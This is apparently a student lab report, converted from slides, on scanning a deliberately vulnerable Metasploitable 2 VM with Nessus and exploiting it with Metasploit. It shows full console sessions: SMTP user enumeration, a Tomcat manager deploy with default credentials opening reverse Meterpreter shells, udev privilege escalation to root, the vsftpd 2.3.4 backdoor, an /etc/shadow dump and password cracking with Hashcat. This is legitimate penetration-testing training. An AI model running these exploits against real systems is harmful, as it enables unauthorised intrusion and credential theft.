


# Scan and exploit vulnerabilities

---


Submitted by:  
EL HANAFI Maha  
@mahaelhn





# Plan

- Introduction
- Vulnerabilities exploited
  - ✓ SMTP: port 25
  - ✓ Tomcat Apache : port 8180/8009
  - ✓ FTP: VSFTP port 21
- Conclusion



Tools we need:



## Introduction:

This project consists of two important part

Part 1: vulnerability scan with Nessus

Part 2: exploitation of vulnerabilities with Metasploit

## Tools we need:

## KALI Linux :Machine to exploit vulnerabilities



## Metasploitable 2:target machine

```
* Starting deferred execution scheduler atd [ OK ]
* Starting periodic command scheduler crond [ OK ]
* Starting Tomcat servlet engine tomcat5.5 [ OK ]
* Starting web server apache2 [ OK ]
* Running local boot scripts (/etc/rc.local)
nohup: appending output to 'nohup.out'
nohup: appending output to 'nohup.out' [ OK ]
```

**Warning: Never expose this VM to an untrusted network!**

Contact: [msfdev\[at\]metasploit.com](mailto:msfdev[at]metasploit.com)

Login with msfadmin/msfadmin to get started

```
metasploitable login:
```

# Check if the machine are in the same network:

kali@kali: ~

File Actions Edit View Help

(kali@kali)-[~]

\$ ifconfig

```
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.174.128 netmask 255.255.255.0 broadcast 192.168.174.255
    inet6 fe80::20c:29ff:fee8:624 prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:e8:06:24 txqueuelen 1000 (Ethernet)
    RX packets 541 bytes 226831 (221.5 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 478 bytes 53346 (52.0 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

```
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 12 bytes 556 (556.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 12 bytes 556 (556.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

(kali@kali)-[~]

To access official Ubuntu documentation, please visit:  
<http://help.ubuntu.com/>  
No mail.

msfadmin@metasploitable:~\$ ifconfig

```
eth0      Link encap:Ethernet  HWaddr 00:0c:29:2d:88:89
    inet addr:192.168.174.129 Bcast:192.168.174.255
    inet6 addr: fe80::20c:29ff:fe2d:8889/64 Scope:Link
    UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
    RX packets:48 errors:0 dropped:0 overruns:0 frame
    TX packets:71 errors:0 dropped:0 overruns:0 carrier
    collisions:0 txqueuelen:1000
    RX bytes:5500 (5.3 KB)  TX bytes:7302 (7.1 KB)
    Interrupt:17 Base address:0x2000
```

```
lo        Link encap:Local Loopback
    inet addr:127.0.0.1  Mask:255.0.0.0
    inet6 addr: ::1/128 Scope:Host
    UP LOOPBACK RUNNING  MTU:16436  Metric:1
    RX packets:92 errors:0 dropped:0 overruns:0 frame
    TX packets:92 errors:0 dropped:0 overruns:0 carrier
    collisions:0 txqueuelen:0
    RX bytes:19393 (18.9 KB)  TX bytes:19393 (18.9 KB)
```

msfadmin@metasploitable:~\$ \_

Scans

Settings

admin

Scan / 192.168.174.132

[Back to Hosts](#)

Configure

Audit Trail

Launch

Report

Export

Vulnerabilities

72

Filter

Search Vulnerabilities

72 Vulnerabilities

<input type="checkbox"/>	Sev	Name	Family	Count		
<input type="checkbox"/>	CRITICAL	2 SSL (Multiple Issu...	Gain a shell remotely	3		
<input type="checkbox"/>	CRITICAL	Bind Shell Backdoor De...	Backdoors	1		
<input type="checkbox"/>	CRITICAL	NFS Exported Share In...	RPC	1		
<input type="checkbox"/>	CRITICAL	rexecd Service Detection	Service detection	1		
<input type="checkbox"/>	CRITICAL	Unix Operating System ...	General	1		
<input type="checkbox"/>	CRITICAL	UnrealIRCd Backdoor D...	Backdoors	1		
<input type="checkbox"/>	CRITICAL	VNC Server 'password' ...	Gain a shell remotely	1		
<input type="checkbox"/>	MIXED	5 DNS (Multiple Iss...	DNS	6		
<input type="checkbox"/>	MIXED	5 ISC Bind (Multiple...	DNS	5		
<input type="checkbox"/>	MIXED	2 SSL (Multiple Issu...	Service detection	3		
<input type="checkbox"/>	MIXED	1 Apache Tomcat (...)	Web Servers	3		

Host Details

IP: 192.168.174.132  
MAC: 00:0C:29:2D:88:89  
OS: Linux Kernel 2.6 on Ubuntu 8.04 (hardy)  
Start: Today at 9:47 AM  
End: Today at 9:54 AM  
Elapsed: 7 minutes  
KB: [Download](#)

Vulnerabilities

Critical

High

Medium

Low

Info

Scanning a  
Metasploitable  
2 Virtual  
Machine with  
Nessus :





# Vulnerabilities exploited

## Description

The remote SMTP service contains a software flaw in its STARTTLS implementation that r during the plaintext protocol phase that will be executed during the ciphertext protocol ph

Successful exploitation could allow an attacker to steal a victim's email or associater SL (Simple Authentica

## mitigation

Contact the vendor to see if an update is available.

## See Also

<https://tools.ietf.org/html/rfc2487>

<https://www.securityfocus.com/archive/1/516901/30/0/threaded>

## Output

Nessus sent the following two commands in a single packet :

```
STARTTLS\r\nRSET\r\n
```

And the server sent the following two responses :

```
220 2.0.0 Ready to start TLS
250 2.0.0 Ok
```

Port ▲

Hosts

25 / tcp / smtp


192.168.174.129



# What the vulnerabilities are in SMTP Port 25 ?

- Port 25 SMTP is an email service and has to do with sending and receiving emails and that sort of thing.





## Scanning for and finding Vulnerabilities in SMTP Server SMTP: Port 25

- The SMTP Enumeration module will connect to a given mail server and use a wordlist to enumerate users that are present on the remote system.

```
msf6 > use auxiliary/scanner/smtp/smtp_enum
msf6 auxiliary(scanner/smtp/smtp_enum) > show options

Module options (auxiliary/scanner/smtp/smtp_enum):

  Name      Current Setting  Description
  ----      -
  RHOSTS    yes             The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
  RPORT     25             The target port (TCP)
  THREADS   1             The number of concurrent threads (max one per host)
  UNIXONLY  true          Skip Microsoft bannered servers when testing unix users
  USER_FILE /usr/share/metasploit-framework/data/wordlists/unix_users.txt
  The file that contains a list of probable users accounts.
```

```
Matching Modules

#  Name      Disclosure Date  Rank
--  -
0  auxiliary/scanner/http/gavazzi_em_login_loot  normal
No  Carlo Gavazzi Energy Meters - Login Brute Force, Extract Info and Dump Plant Database
1  auxiliary/scanner/smtp/smtp_enum  normal
No  SMTP User Enumeration Utility
2  auxiliary/scanner/smtp/smtp_ntlm_domain  normal
No  SMTP NTLM Domain Extraction
3  auxiliary/scanner/smtp/smtp_relay  normal
No  SMTP Open Relay Detection
4  auxiliary/scanner/smtp/smtp_version  normal
No  SMTP Banner Grabber
```

Interact with a module by name or index. For example `info 4`, `use 4` or `use auxiliary/scanner/smtp/smtp_version`

# Test and results:

- We need to set our RHOSTS to the correct one and then we will run it.

```
msf6 auxiliary(scanner/smtp/smtp_enum) > set RHOSTS 192.168.174.129
RHOSTS => 192.168.174.129
msf6 auxiliary(scanner/smtp/smtp_enum) > run

[*] 192.168.174.129:25 - 192.168.174.129:25 Banner: 220 metasploitable.l
ocaldomain ESMTP Postfix (Ubuntu)
[+] 192.168.174.129:25 - 192.168.174.129:25 Users found: , backup, bin,
daemon, distccd, ftp, games, gnats, irc, libuuid, list, lp, mail, man, mysq
l, news, nobody, postfix, postgres, postmaster, proxy, service, sshd, sync,
sys, syslog, user, uucp, www-data
[*] 192.168.174.129:25 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smtp/smtp_enum) > █
```

- ✓ Our scan finished, and it has found these users on the system.

# Scan metasploitable 2 / Plugin #39446

[Back to Vulnerability Group](#)

Vulnerabilities 72

## INFO Apache Tomcat Detection

### Description

Nessus was able to detect a remote Apache Tomcat web

### See Also

<https://tomcat.apache.org/>

### Output

```
URL      : http://192.168.174.129:8180/
Version  : 5.5
backported : 0
source    : Apache Tomcat/5.5
```

Port ▲	Hosts
--------	-------

8180 / tcp / www	192.168.174.129
------------------	-----------------

HIGH

## Apache Tomcat AJP Connector Request Injection (Ghostcat)

### Description

A file read/inclusion vulnerability was found in AJP connector. A remote, unauthenticated attacker could exploit this vulnerability from a vulnerable server. In instances where the vulnerable server allows file uploads, an attacker could upload malicious JSP files within a variety of file types and gain remote code execution (RCE).

### Condition

AJP configuration to require authorization and/or upgrade the Tomcat server to 7.0.100, 8.5.51, 9.0.31 or later.


What the vulnerabilities  
are in Port 8009 and  
8180 Tomcat ?

Nessus was able to exploit the issue using the following request :

```
0000: 02 02 00 08 48 54 54 50 2F 31 2E 31 00 00 0F 2F ....HTTP/1.1.../
0010: 61 73 64 66 2F 78 78 78 78 2E 6A 73 70 00 00 asdf/xxxxx.jsp..
0020: 09 6C 6F 63 61 6C 68 6F 73 74 00 FF FF 00 09 6C .localhost.....1
0030: 6F 63 61 6C 68 6F 73 74 00 00 50 00 00 09 A0 06 ocalhost..P.....
0040: 00 0A 6B 65 65 70 2D 61 6C 69 76 65 00 00 0F 41 ..keep-alive...A
0050: 63 63 65 70 74 2D 4C 61 6E 67 75 61 67 65 00 00 ccept-Language..
0060: 0E 65 6E 2D 55 53 2C 65 6E 3B 71 3D 30 2E 35 00 .en-US,en;q=0.5.
0070: A0 08 00 01 30 00 00 0F 41 63 63 65 70 74 2D 45 ....0...Accept-E
0080: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
```

Port ▲	Hosts
--------	-------

8009 / tcp / ajp13	192.168.174.129
--------------------	-----------------



Apache Tomcat/5.5



Administration  
[Status](#)  
[Tomcat Administration](#)  
[Tomcat Manager](#)

Documentation  
[Release Notes](#)  
[Change Log](#)  
[Tomcat Documentation](#)

Tomcat Online  
[Home Page](#)  
[FAQ](#)  
[Bug Database](#)  
[Open Bugs](#)  
[Users Mailing List](#)  
[Developers Mailing List](#)  
[IRC](#)

Examples

If you're seeing this page via a web browser, it means

As you may have guessed by now, this is the default Tomcat home

`$CATALINA_HOME/webapps/ROOT/index.jsp`

where "\$CATALINA\_HOME" is the root of the Tomcat installation directory. If you are then either you're either a user who has arrived at new installation or you're quite right. Providing the latter is the case, please refer to the [Tomcat](#) information than is found in the INSTALL file.

**NOTE:** This page is precompiled. If you change it, this page will not be updated. `$CATALINA_HOME/webapps/ROOT/WEB-INF/web.xml` as to how it was mapped.

**NOTE:** For security reasons, using the administration webapp is restricted to users with role "manager". Users are defined in `$CATALINA_HOME/conf/tomcat-users.xml`.

Included with this release are a host of sample Servlets and JSPs (including the Servlet 2.4 and JSP 2.0 API JavaDoc), and an introductory guide.

Tomcat mailing lists are available at the Tomcat project web site:

- [users@tomcat.apache.org](mailto:users@tomcat.apache.org) for general questions related to Tomcat
- [dev@tomcat.apache.org](mailto:dev@tomcat.apache.org) for developers working on Tomcat

Thanks for using Tomcat!

# The version of Tomcat: 192.168.174.129:8180



# Scanning for and finding Vulnerabilities in 8009 and 8180 Tomcat

## Using the tomcat\_mgr\_deploy exploit

```
msf6 > search tomcat

Matching Modules
=====
#  Name
--  -
0  auxiliary/admin/http/ibm_drm_download
1  auxiliary/admin/http/tomcat_administration
2  auxiliary/admin/http/tomcat_utf8_traversal
3  auxiliary/admin/http/trendmicro_dlp_traversal
4  auxiliary/dos/http/apache_commons_fileupload_dos
5  auxiliary/dos/http/apache_tomcat_transfer_encoding
6  auxiliary/dos/http/hashcollision_dos
7  auxiliary/scanner/http/tomcat_enum
8  auxiliary/scanner/http/tomcat_mgr_login
9  exploit/linux/http/cisco_prime_inf_rce
10 exploit/linux/http/cpi_tararchive_upload
11 exploit/multi/http/cisco_dcnm_upload_2019
12 exploit/multi/http/struts2_namespace_ognl
13 exploit/multi/http/struts_code_exec_classloader
14 exploit/multi/http/struts_dev_mode
15 exploit/multi/http/tomcat_mgr_deploy
16 exploit/multi/http/tomcat_mgr_deploy_authenticated
```

```
msf6 > use exploit/multi/http/tomcat_mgr_deploy
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/http/tomcat_mgr_deploy) > show options

Module options (exploit/multi/http/tomcat_mgr_deploy):
=====
Name          Current Setting  Required  Description
--          -
HttpPassword  The password for the specified username
HttpUsername  The username to authenticate as
PATH          /manager        yes       The URI path of the manager app (/deploy and /undeploy will be used)
Proxies       A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS        The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT         80              yes       The target port (TCP)
SSL           false           no        Negotiate SSL/TLS for outgoing connections
VHOST         HTTP server virtual host

Payload options (java/meterpreter/reverse_tcp):
=====
Name          Current Setting  Required  Description
--          -
LHOST         192.168.174.128 yes       The listen address (an interface may be specified)
LPORT         4444            yes       The listen port
```

## What we need to set?

```
msf6 exploit(multi/http/tomcat_mgr_deploy) > set HttpPassword tomcat
HttpPassword => tomcat
msf6 exploit(multi/http/tomcat_mgr_deploy) > set HttpUsername tomcat
HttpUsername => tomcat
msf6 exploit(multi/http/tomcat_mgr_deploy) > set RHOSTS 192.168.174.129/index.jsp
RHOSTS => 192.168.174.129
msf6 exploit(multi/http/tomcat_mgr_deploy) > set RPORT 8180
RPORT => 8180
msf6 exploit(multi/http/tomcat_mgr_deploy) > run
```

## Test and Results:

```
[*] Started reverse TCP handler on 192.168.174.128:4444
[*] Attempting to automatically select a target ...
[*] Automatically selected target "Linux x86"
[*] Uploading 6281 bytes as YPzBGt9HIdKUg0CnCj0XyZY07ko.war ...
[*] Sending stage (58125 bytes) to 192.168.174.129
[*] Meterpreter session 1 opened (192.168.174.128:4444 → 192.168.174.129:55700) at 2020-12-07 07:
57:23 -0500
[*] Sending stage (58125 bytes) to 192.168.174.129
[*] Meterpreter session 2 opened (192.168.174.128:4444 → 192.168.174.129:55701) at 2020-12-07 07:
57:23 -0500
[*] Sending stage (58125 bytes) to 192.168.174.129
[*] Meterpreter session 3 opened (192.168.174.128:4444 → 192.168.174.129:34470) at 2020-12-07 07:
57:24 -0500
[-] Failed to load client script file: /usr/share/metasploit-framework/lib/rex/post/meterpreter/ui
/console/command_dispatcher/stdapi.rb
[*] Executing /YPzBGt9HIdKUg0CnCj0XyZY07ko/H2VCA.jsp ...
[*] Undeploying YPzBGt9HIdKUg0CnCj0XyZY07ko ...

meterpreter > getuid
Server username: tomcat55
meterpreter > background
[*] Backgrounding session 3 ...
```



- A nasty new udev vulnerability is floating around in the wild that allows local users on Linux systems with udev.

```
msf6 exploit(multi/http/tomcat_mgr_deploy) > search linux local udev

Matching Modules

#  Name      Apache Tomcat/5.5  Disclosure Date  Rank  Check  Description
-  -
0  exploit/linux/local/udev_netlink  2009-04-16      great  No     Linux udev Netlink Local Privilege Escalation

Interact with a module by name or index. For example info 0, use 0 or use exploit/linux/local/udev_netlink

msf6 exploit(multi/http/tomcat_mgr_deploy) > use exploit/linux/local/udev_netlink
[*] No payload configured, defaulting to linux/x86/meterpreter/reverse_tcp
msf6 exploit(linux/local/udev_netlink) > show options
Module options (exploit/linux/local/udev_netlink):

Name      Current Setting  Required  Description
-  -
NetlinkPID  no              no        Usually udevd pid-1. Meterpreter sessions will autodetect.

SESSION    yes             yes        The session to run this module on.

Payload options (linux/x86/meterpreter/reverse_tcp):

Name      Current Setting  Required  Description
-  -
LHOST     192.168.174.128  yes       The listen address (an interface may be specified)
LPORT     4444             yes       The listen port
```

```
msf6 exploit(linux/local/udev_netlink) > set SESSION 1
SESSION => 1
msf6 exploit(linux/local/udev_netlink) > run

[*] Started reverse TCP handler on 192.168.174.128:4444
[*] Attempting to autodetect netlink pid...
[*] Meterpreter session, using get_processes to find netlink pid
[*] udev pid: 2790
[+] Found netlink pid: 2789
[*] Writing payload executable (207 bytes) to /tmp/JRosOXIAxj
[*] Writing exploit executable (1879 bytes) to /tmp/OejUQbiwKR
[*] chmod'ing and running it...
[*] Sending stage (976712 bytes) to 192.168.174.129
[*] Meterpreter session 4 opened (192.168.174.128:4444 -> 192.168.174.129:58935) at 2020-12-07 08:00:01 -0500

meterpreter > getuid
Server username: root @ metasploitable (uid=0, gid=0, euid=0, egid=0)
meterpreter > cd /
meterpreter > ls
Listing: /

Mode                Size           Type             Last modified      Name
-----
100644/rw-r--r--    0             file             2020-12-04 11:42:22 -0500  R%
40755/rwxr-xr-x     4096          dir              2012-05-13 23:35:33 -0400  bin
40755/rwxr-xr-x     1024          dir              2012-05-13 23:36:28 -0400  boot
40755/rwxr-xr-x     4096          dir              2010-04-28 16:26:18 -0400  cdrom
40755/rwxr-xr-x    13820         dir              2020-12-07 03:18:06 -0500  dev
40755/rwxr-xr-x     4096          dir              2020-12-07 06:54:11 -0500  etc
40755/rwxr-xr-x     4096          dir              2010-04-28 16:22:28 -0400  home
40755/rwxr-xr-x     4096          dir              2010-04-28 16:28:08 -0400  initrd
100644/rw-r--r--    7929183       file             2012-05-13 23:36:28 -0400  initrd.img
40755/rwxr-xr-x     4096          dir              2012-05-13 23:35:22 -0400  lib
40700/rwx           16384         dir              2010-04-28 16:26:18 -0400  lost+found
40755/rwxr-xr-x     4096          dir              2010-04-28 16:26:18 -0400  media
40755/rwxr-xr-x     4096          dir              2010-04-28 16:22:28 -0400  mnt
100600/rw           10868         file             2020-12-07 03:18:11 -0500  nohup.out
40755/rwxr-xr-x     4096          dir              2010-04-28 16:26:18 -0400  opt
40555/r-xr-xr-x     0             dir              2020-12-07 03:17:52 -0500  proc
40755/rwxr-xr-x     4096          dir              2020-12-07 03:18:12 -0500  root
40755/rwxr-xr-x     4096          dir              2012-05-13 21:54:53 -0400 /sbin
```

# What the vulnerabilities are in FTP server: vsftpd Port 21?

- FTP authentication is sent as cleartext, making it easy for someone with a packet sniffer to view usernames and passwords.

## Scan metasploitable 2 / Plugin #52703

[← Back to Vulnerabilities](#)

Vulnerabilities 72

INFO

vsftpd Detection

### Description

The remote host is running vsftpd, an FTP server for UNIX-like systems written in C.

### See Also

<http://vsftpd.beasts.org/>

### Output

```
Source : 220 (vsFTPd 2.3.4)
Version : 2.3.4
```

Port ▲	Hosts
21 / tcp / ftp	192.168.174.129 <a href="#">↗</a>



- Check to make sure first that the PostgreSQL equal service is running:

```
(root@kali)~/home/kali
# service postgresql start

(root@kali)~/home/kali
# nstat -atnp | grep 5432
zsh: command not found: nstat

(root@kali)~/home/kali
# netstat -atnp | grep 5432
```

tcp	0	0	127.0.0.1:5432	0.0.0.0:*	LISTEN	3635/
postgres						
tcp6	0	0	:::1:5432	:::*	LISTEN	3635/
postgres						

- using exploit/unix/ftp/vsftpd\_234\_backdoor

```
msf6 > search vsftpd

Matching Modules
=====
```

#	Name	Disclosure Date	Rank	Check
0	exploit/unix/ftp/vsftpd_234_backdoor	2011-07-03	excellent	No

```
VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
```

- The only thing we need to set is the our RHOSTS

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

  Name      Current Setting  Required  Description
  --      -
  RHOSTS    192.168.174.129  yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
  RPORT     21               yes       The target port (TCP)

Payload options (cmd/unix/interact):

  Name      Current Setting  Required  Description
  --      -
  LHOST     192.168.174.129
  LPORT     4444             yes       The remote host IP

Exploit target:

  Id  Name
  --  --
  0    Automatic

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.174.129
RHOSTS => 192.168.174.129
```

- Test and Results:

✓ command shell open as root

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.174.129:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.174.129:21 - USER: 331 Please specify the password.
[+] 192.168.174.129:21 - Backdoor service has been spawned, handling...
[+] 192.168.174.129:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
```

## ➤ What is Hash?

```
cat /etc/shadow
root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
daemon*:14684:0:99999:7:::
bin*:14684:0:99999:7:::
sys:$1$fUX6BPot$MiyC3Up0zQJqz4s5wFD9l0:14742:0:99999:7:::
sync*:14684:0:99999:7:::
games*:14684:0:99999:7:::
man*:14684:0:99999:7:::
lp*:14684:0:99999:7:::
mail*:14684:0:99999:7:::
news*:14684:0:99999:7:::
uucp*:14684:0:99999:7:::
proxy*:14684:0:99999:7:::
www-data*:14684:0:99999:7:::
backup*:14684:0:99999:7:::
list*:14684:0:99999:7:::
irc*:14684:0:99999:7:::
gnats*:14684:0:99999:7:::
nobody*:14684:0:99999:7:::
libuuid!:14684:0:99999:7:::
dhcp*:14684:0:99999:7:::
syslog*:14684:0:99999:7:::
klog:$1$f2ZVMS4K$R9XkI.CmLDHhdUE3X9jqP0:14742:0:99999:7:::
sshd*:14684:0:99999:7:::
msfadmin:$1$XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/:14684:0:99999:7:::
bind*:14685:0:99999:7:::
postfix*:14685:0:99999:7:::
ftp*:14685:0:99999:7:::
postgres:$1$Rw35ik.x$MgQgZUu05pAoUvfJhfcYe/:14685:0:99999:7:::
mysql!:14685:0:99999:7:::
tomcat55*:14691:0:99999:7:::
distccd*:14698:0:99999:7:::
user:$1$HESu9xrH$K.o3G93DGoXiIQKkPmUgZ0:14699:0:99999:7:::
service:$1$kr3ue7J2$7GxELDupr50hp6cjZ3Bu//:14715:0:99999:7:::
telnetd*:14715:0:99999:7:::
```


➤ What type of hash is being used in the shadow file?

[illegible]

- Use the GUI version of John the Ripper and its called Johnny to crack the password:

```
msfadmin:$1$XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/
```

✓ Johnny will automatically try to detect the hash table and we can see that its already found the password of msfadmin.







# Use Hashcat to crack the password:




Download a dictionary (wordlist) called rockyou.txt and save it




Create a file and put the hash password and save it



To show the output file use this command (-m500 , 500 it's a hash mode)




Result of hashoutput.txt:



- ✓ As we found in shadow file of our Metasploitable machine

```
postfix:!:14685:0:99999:7:::  
ftp:!:14685:0:99999:7:::  
postgres:$1$Rw35ik.x$MgQgZUu05pAoUvfJhfcYe/:14685:0:99999:7:::  
mysql:!:14685:0:99999:7:::  
tomcat55:!:14691:0:99999:7:::  
distccd:!:14698:0:99999:7:::
```



# Conclusion

Vulnerability scanning will allow you to quickly scan a target IP range looking for known vulnerabilities, giving a penetration tester a quick idea of what attacks might be worth conducting.

